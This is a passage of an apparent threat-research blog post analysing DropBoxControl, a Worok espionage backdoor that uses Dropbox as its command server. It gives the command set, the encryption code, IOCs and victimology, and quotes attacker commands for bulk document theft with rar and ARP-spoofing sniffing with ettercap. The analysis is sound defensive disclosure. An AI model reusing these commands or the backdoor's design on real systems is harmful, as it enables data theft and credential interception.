


Figure 13. Extended compromise chain

`DropBoxControl` is a backdoor that communicates with the attackers via the DropBox service. Noteworthy, the C&C server is a DropBox account, and whole communications, such as commands, uploads, and downloads, are performed using regular files in specific folders. Therefore, the backdoor commands are represented as files with a defined extension. `DropBoxControl` periodically checks the DropBox folder and executes commands based on the request files. The response for each command is also uploaded to the DropBox folder as the result file.

The text below describes the individual `DropBoxControl` components and the whole backdoor workflow.

DropBox API

`DropBoxControl` implements the DropBox communication by applying the standard API via HTTP/POST. There is a dedicated class, `DropBoxOperation`, wrapping the API with the method summarized in **Table 1**. A DropBox API key, sent in the HTTP header, is hard-coded in the `DropBoxControl` sample but can be remotely changed.

DropBoxControl Method	API
DropBox_FileDownload	https://content.dropboxapi.com/2/files/download
DropBox_DataUpload	https://content.dropboxapi.com/2/files/upload
DropBox_FileDelete	https://api.dropboxapi.com/2/files/delete_v2
DropBox_GetFileList	https://api.dropboxapi.com/2/files/list_folder

Table 1. DropBox API implemented by DropBoxControl

Commands

The attackers control the backdoor through ten commands recorded in **Table 2**.

Command	Description
cmd	Run `cmd /c <param> & exit`, the param is sent by the attackers.
exe	Execute a defined executable with specific parameters.
FileUpload	Download data from the DropBox to a victim’s machine.

FileDownload	Upload data from a victim's machine to the DropBox.
FileDelete	Delete data from a victim's machine.
FileRename	Rename data from a victim's machine.
FileView	Sent file information (name, size, attributes, access time) about all victim's files in a defined directory
ChangeDir	Set a current directory for the backdoor
Info	Send information about a victim's machine to the DropBox
Config	Update a backdoor configuration file; see Configuration

Table 2. Backdoor commands

The Info command sends basic information about an infiltrated system as follows:

- `ClientId` hard-coded in each `DropBoxControl` sample
- Version of `DropBoxControl` sample (seen `1.1.2.0001`)
- Hostname of a victim's machine
- List of all victim's IPs
- Version and file size of `explorer.exe`
- Windows architecture
- List of hard drivers, including total size, available free space, and drive type
- The current time of victim's machine

Configuration

`DropBoxControl`, the object of this study, uses three files located on `C:\Program Files\Internet Explorer`. The file names try to look legitimate from the perspective of the Internet Explorer folder.

ieproxy.dat

This file contains the `DropBoxControl` configuration that is encrypted. It configures four variables as follows:

- DropboxId: API key used for authorization
- Interval: how often the DropBox disk is checked
- UpTime/DownTime: defines the time interval when the backdoor is active (seen 7 – 23)

See the example of the configuration file content:

```
Bearer WGG0iGT****AAGkOdrimId9***QfzuwM-nJm***R8nNhy,300,7,23
```

iexplore.log

The `iexplore.log` file is a log file of `DropBoxControl` which records most actions like contacting the DropBox, downloading/uploading files, configuration loading, etc. Log entities are logged only if a `sqmapi.dat` file exists. The login engine is curiously implemented since the log file is not encrypted and contains decrypted data of the `ieproxy.dat` file.

Encryption

`DropBoxControl` encrypts the configuration file (actually without effect), and the DropBox communication. The config file is encrypted using multi-byte XOR with a hard-coded key (`owe01zU4`). Although the API communication is encrypted via HTTPS, data stored on the DropBox is encrypted by its own algorithm.

The data is encrypted using another hard-coded byte array (`hexEnc`), `TaskId`, and `ClientId`. Moreover, `TaskId` is used as an index to the `hexEnc` array, and the index is salted with `ClientId` in each iteration; see **Figure 14.** It is similar to the algorithm used by `PowHeartBeat`, as described in the ESET report.

```
public static void EncBuf(ref byte[] tmpBytes, int taskId, string ClientId)
{
    int clientidint = Convert.ToInt32(ClientId);
    int pos = taskId % 256;
    for (int i = 0; i < tmpBytes.Length; i++)
    {
        pos = pos + clientidint;
        if (pos >= 256)
            pos %= 256;
        tmpBytes[i] = (byte)(tmpBytes[i] ^ hexEnc[pos]);
    }
}
```

Figure 14. Encryption algorithm used for DropBox files

DropBox Files

As we mentioned above, the communication between the backdoors and the attackers is performed using the DropBox files. In general, DropBox files that contain valuable information are encrypted. Each file, in addition to the data itself, also includes flags, the task type (command), and other metadata, as seen in **Figures 15** and **Table 3**.




Figure 15. The file structure of DropBox files

Item	Length	Description
EncType	1	Flag – data in the file is encrypted
GzipType	1	Flag – data in the file is gzipped
TaskType	2	Command type
DataLen	4	Data length

Table 3. DropBox file header

Returning to the DropBox files, we explore a DropBox file structure of the DropBox account. A root folder includes folders named according to the `ClientId` that is hard-coded in the `DropBoxControl` sample; more precisely, in the PNG file.

Each client folder holds a `time.txt` file which includes a number that is a count of the backdoor iteration. One iteration means contacting and processing an appropriate client folder in the DropBox repository.

The attackers specify the task type and eventual parameters. The task type and parameters are then packed using the file header and uploaded into the appropriate client folder as a request file (`.req`). Further analysis found that the backdoor processes its `.req` files and creates a result file (`.res`) as a response for each request file. The result file has the same file structure shown in **Figure 15**, but data, data length, and task type have different values, since returned data contains requested (stolen) information.

Comparing all DropBox folders (**Figure 16**), we determined the name of the request and result files in this form: `[0-9]+-[0-9]+`. The filename is used for request/response identification and also for data encrypting.

For example, let's use the request file name `31-1233.req`. The `IDMessage` is `31-1233` and `TaskId` is `1233`. So, the data is encrypted using the `ClientId` and `TaskId`, plus hard-coded `hexEnc`; see Encryption.

Figure 16. List of DropBox files

DropBoxControl Workflow

We defined and described the basic functionality of `DropBoxControl` in the sections above. Therefore, we can summarize all this knowledge into a backdoor workflow and outline the whole process of data collecting, uploading, downloading, and communicating with the DropBox repository.

In the beginning, `PNGLoader` extracts the stenographically embedded `DropBoxControl` and invokes the `Main` method of the C# `Mydropbox.Program` class. `DropBoxControl` then decrypts and loads the configuration file containing the DropBox API key. Most of the actions are recorded in the log file.

If the current time is between `UpTime` and `DownTime` interval, `DropBoxControl` is active and starts the main functionality. It contacts the DropBox repository and uploads the `time.txt` file into the client folder. If the `time.txt` upload is successful, the backdoor downloads a list of all files stored in the client folder. The file list is iterated, and each request (`.req`) file is downloaded and processed based on the tasks type (command). `DropBoxControl` executes the command and creates the result file (`.res`) with the

requested information. The resulting encrypted file is uploaded back into the client folder. Finally, the processed request (`.req`) file is deleted.

Victimology

The victims we saw targeted in this campaign are similar to those that ESET saw. The victims of this campaign were companies and government institutions in Asia and North America, namely Mexico. Vietnam and Cambodia are the other countries affected by `DropBoxControl`. One of the `DropBoxControl` connections was monitored from an IP associated with the Ministry of Economic Development of Russia.

Discussion

The third stage of the compromise chain is represented by the C# implementation of `DropBoxControl`. The `DropBoxControl` functionality allows attackers to control and spy on victims' machines. Moreover, the backdoor has access to the Program Files folder, so we expect it to run under administrator privileges. The most common command observed in log files is obtaining information about victims' files, followed by data collecting.

The typical command for the data collecting is via the `cmd` command; see the example below:

```
rar.exe a -m5 -r -y -ta20210204000000 -hp1qazxcde32ws -v2560k Asia1Dpt-PC-c.rar c:\\*.doc c:\\*.docx c:\\*.xls c:\\*.xlsx c:\\*.pdf c:\\*.ppt c:\\*.pptx c:\\*.jpg c:\\*.txt >nul
```

The attacks focus on collecting all files of interest, such as Word, Excel, PowerPoint, PDF, etc. They recursively search the files in the C:\ drive and pack them into an encrypted rar archive, split into multiple files.

Another command decrypted from the request file executes Ettercap, which sniffs live network connections using man-in-the-middle attacks; see the command below:

```
ettercap.exe -Tq -w a.cap -M ARP /192.168.100.99/ //
```

The attackers can sniff network communications and intercept user credentials sent via, e.g., web pages.

In short, `DropBoxControl` is malware with backdoor and spy functionality.

DropBox Account

Our telemetry has captured these three DropBox APIs:

```
Bearer gg706X**********Ru_43QAg**********1JU1DL**********ej1_xH7e
Bearer ARmUaL**********Qg02vynP**********ASEyQa**********deRLu9Gx
Bearer WGG0iG**********kOdrimId**********ZQfzuw**********6RR8nNhy
```

Two keys are registered to “Veronika Shabelyanova” (`vershabelyanova1@gmail[.]com`) with Chinese localization. The email is still active, as well as the DropBox repository. The user of the email is a Slavic transcription of “Вероника Шабелянова”.

The third DropBox repository is connected with a Hong Kong user “Hartshorne Yaeko” (`yaekohartshornekrq11@gmai[l].com`)

DropBox Files

We are monitoring the DropBox repositories and have already derived some remarkable information. The DropBox accounts were created on 11 July 2019 based on README files created on account’s creation.

At this time, there is only one DropBox repository that seems to be active. It contains seven folders with seven `time.txt` files, so there are seven active `DropBoxControl` instances, since the `time.txt` files have integers that are periodically incremented; see DropBox Files. Moreover, the integer values indicate that the backdoors run continuously for tens of days. Regarding the backdoor commands, we guess the last activity that sent request files was on 1 June 2022, also for seven backdoors. Finally, the total count of folders representing infiltrated machines equals twenty-one victims.

In April 2022, the attackers uploaded a Lua script implementing the nmap Library shortport searching for Telnet services using `s3270` to control IBM mainframes; see the script below.

```
author = "Pierre LALET <pierre@droids-corp.org>"
license = "GPLv3"
categories = {"discovery", "safe"}

---
-- @usage
-- nmap -n -p 23 --script mainframe-banner 1.2.3.4
--

portrule = function(host, port)
    return shortport.port_or_service({23, 992}, {'telnet', 'ssl/telnet', 'telnets'}) and
                port.version.product:match("IBM")
end

action = function(host, port)
    local cmd = ("echo -e 'Connect(%s:%d)\nPrintText(string)\nQuit()' | s3270"):format(host.ip, port.number)
    local proc = io.popen(cmd, "r")
    local data = {""}
    proc:read()
    local ndata = proc:read()
    while ndata do
        if ndata:sub(1, 6) == "data: " then
            data[#data + 1] = ndata:sub(7)
        end
        ndata = proc:read()
    end
    if not proc:close() then
        return "Failed"
    end
    return table.concat(data, "\n")
end
```

Code Quality of DropBoxControl

While we usually refrain from commenting on the code quality, in this case it deserves mentioning as the code quality is debatable at best and not every objection can be blamed on obfuscation.

The code contains a lot of redundant code; both duplicate code and code that serves no function. An indication of unfamiliarity with C# is usage of one’s own implementation of serialization/deserialization methods instead of using C# build-in functions. The

threading code does not rely on usual synchronization primitives such semaphores, mutexes, etc. but rather uses bool flags with periodic checks of thread states. The code also contains parts that are presumably copied from API documentation. For instance, the implementation of DropBox_FileDownload contains the same comment as in the DropBox documentation; see the illustration below.

```
bool flagSuccess = false;
string url = "https://content.dropboxapi.com/2/files/download";
HttpWebRequest myRequest = (HttpWebRequest)WebRequest.Create(url);
DropBox_HttpRequestInit(myRequest);
myRequest.Method = "POST";
string dropboxApi = "{\"path\": \"" + path + "\"}";
myRequest.Headers.Add("Authorization", PublicValue.DropboxId);
myRequest.Headers.Add("Dropbox-API-Arg", dropboxApi); //"{\"path\": \"/Homework/math/Prime_Numbers.txt\"}");
HttpWebResponse myResponse = null;
```

EXAMPLE

Get access token for: Sign in to pick apps.

```
curl -X POST https://content.dropboxapi.com/2/files/download \
    --header "Authorization: Bearer <get access token>" \
    --header "Dropbox-API-Arg: {\"path\":\"/Homework/math/Prime_Numbers.txt\"}"
```

PARAMETERS

```
{
    "path": "/Homework/math/Prime_Numbers.txt"
}
```

Another weird quirk is the encryption method for the configuration file. The `DropBoxControl` author has attempted to obfuscate the configuration in the `ieproxy.dat` file because the API key is sensitive information. However, when the config file is decrypted and applied, the configuration content is logged into the `iexplore.log` file in plain text.

In other words, the whole `DropBoxControl` project looks like a school project. Authors do not adhere to usual coding practices, rely on their own implementation of common primitives, and reuse code from documentation examples. This leads us to an assessment that `DropBoxControl` authors are different from authors of `CLRLoader` and `PNGLoader` due to significantly different code quality of these payloads.

Conclusion

The purpose of this study has been to confirm the assumptions of our fellow researchers from ESET published in the article about the Worok cyberespionage group. Our research managed to extend their compromise chain, as we have managed to find artifacts that fit the chain accompanying the samples in question.

We have described probable scenarios of how the initial compromise can be started by abusing DLL hijacking of Windows services, including lateral movement. The rest of the compromise chain is very similar to the ESET description.

The key finding of this research is the interception of the PNG files, as predicted by ESET. The stenographically embedded C# payload (DropBoxControl) confirms Worok as the cyberespionage group. They steal data via the DropBox account registered on active Google emails.

The prevalence of Worok's tools in the wild is low, so it can indicate that the toolset is an APT project focusing on high-profile entities in private and public sectors in Asia, Africa, and North America.

Appendix

DropBoxControl Log

```
[02:00:50]:[+]Main starts.
[02:00:50]:[+]Config exists.
[02:00:50]:[__]DecryptContent is 1,Bearer
gg706Xqxhy4****************gQ8L4OmOLdI1JU1DL**********1ej1_xH7e#,300,7,23
[10:39:40]:[+]In work time.
[10:39:42]:[UPD] UploadData /data/2019/time.txt Starts!
[10:40:08]:[UPD] UploadData /data/2019/time.txt Success!
[10:40:10]:[UPD] UploadData Ends!
[10:40:10]:[+]Get Time.txt success.
[10:40:11]:[+] DropBox_GetFileList Success!
[10:40:11]:[DOWN] DownloadData /data/2019/31-3.req Starts!
[10:40:13]:[DOWN] DownloadData /data/2019/31-3.req Success!
[10:40:13]:[DOWN] DownloadData Ends!
[10:40:26]:[UPD] UploadData /data/2019/31-3.res Starts!
[10:40:27]:[UPD] UploadData /data/2019/31-3.res Success!
[10:40:27]:[UPD] UploadData Ends!
[10:40:27]:[DEL] Delete /data/2019/31-3.req  Starts!
[10:40:28]:[DEL] Delete /data/2019/31-3.req Success!
[10:40:28]:[DEL] Delete Ends!
[10:40:28]:[DOWN] DownloadData /data/2019/31-4.req Starts!
[10:40:29]:[DOWN] DownloadData /data/2019/31-4.req Success!
[10:40:29]:[DOWN] DownloadData Ends!
[10:40:34]:[UPD] UploadData /data/2019/31-4.res Starts!
[10:40:36]:[UPD] UploadData /data/2019/31-4.res Success!
[10:40:36]:[UPD] UploadData Ends!
[10:40:36]:[DEL] Delete /data/2019/31-4.req  Starts!
[10:40:36]:[DEL] Delete /data/2019/31-4.req Success!
[10:40:36]:[DEL] Delete Ends!
[10:40:36]:[DOWN] DownloadData /data/2019/31-5.req Starts!
[10:40:37]:[DOWN] DownloadData /data/2019/31-5.req Success!
[10:40:37]:[DOWN] DownloadData Ends!
[10:40:42]:[UPD] UploadData /data/2019/31-5.res Starts!
[10:40:43]:[UPD] UploadData /data/2019/31-5.res Success!
[10:40:43]:[UPD] UploadData Ends!
[10:40:43]:[DEL] Delete /data/2019/31-5.req  Starts!
[10:40:44]:[DEL] Delete /data/2019/31-5.req Success!
[10:40:44]:[DEL] Delete Ends!
[10:40:44]:[DOWN] DownloadData /data/2019/31-7.req Starts!
[10:40:44]:[DOWN] DownloadData /data/2019/31-7.req Success!
[10:40:44]:[DOWN] DownloadData Ends!
[10:40:49]:[UPD] UploadData /data/2019/31-7.res Starts!
[10:40:50]:[UPD] UploadData /data/2019/31-7.res Success!
[10:40:50]:[UPD] UploadData Ends!
[10:40:50]:[DEL] Delete /data/2019/31-7.req  Starts!
[10:40:52]:[DEL] Delete /data/2019/31-7.req Success!
[10:40:52]:[DEL] Delete Ends!
```

Task Type Values

Command	Task Type
Cmd_Request	0x01
Cmd_Response	0x02
Exe_Request	0x03

Exe_Response	0x04
FileUpload_Request	0x05
FileUpload_Response	0x06
FileDownload_Request	0x07
FileDownload_Response	0x08
FileView_Request	0x09
FileView_Response	0x0A
FileDelete_Request	0x0B
FileDelete_Response	0x0C
FileRename_Request	0x0D
FileRename_Response	0x0E
ChangeDir_Request	0x0F
ChangeDir_Response	0x10
Info_Request	0x11
Info_Response	0x12
Config_Request	0x13
Config_Response	0x14

IOCs

PNG file with steganographically embedded C# payload

```
29A195C5FF1759C010F697DC8F8876541651A77A7B5867F4E160FD8620415977
9E1C5FF23CD1B192235F79990D54E6F72ADBFE29D20797BA7A44A12C72D33B86
AF2907FC02028AC84B1AF8E65367502B5D9AF665AE32405C3311E5597C9C2774
```

DropBoxControl

```
1413090EAA0C2DAFA33C291EEB973A83DEB5CBD07D466AFAF5A7AD943197D726
```


References

[1] Worok: The big picture
[2] Lateral Movement — SCM and DLL Hijacking Primer
[3] Dropbox for HTTP Developers

Tagged as

APT **backdoor** **Steganography**

Further reading



CryptoCore: Unmasking the Sophisticated Cryptocurrency Scam Operations


August 13, 2024 - by **Martin Chlumecký**

As digital currencies have grown, so have cryptocurrency scams, posing significant user risks. The rise of AI and deepfake technology has intensified scams exploiting famous personalities and events by creating realistic fake videos. Platforms like X and YouTube have been especially targeted, with...

Decrypted: DoNex Ransomware and its Predecessors

July 8, 2024 - by **Threat Research Team**

Researchers from Avast have discovered a flaw in the cryptographic schema of the DoNex ransomware and its predecessors. In cooperation with law enforcement organizations, we have been silently providing the decryptor to DoNex ransomware victims since March 2024. The cryptographic weakness was...



New Diamorphine rootkit variant seen undetected in the wild

June 18, 2024 - by **David Álvarez**

Introduction Code reuse is very frequent in malware, especially for those parts of the sample that are complex to develop or hard to write with an essentially different alternative code. By tracking both source code and object code, we efficiently detect new malware and track the evolution of...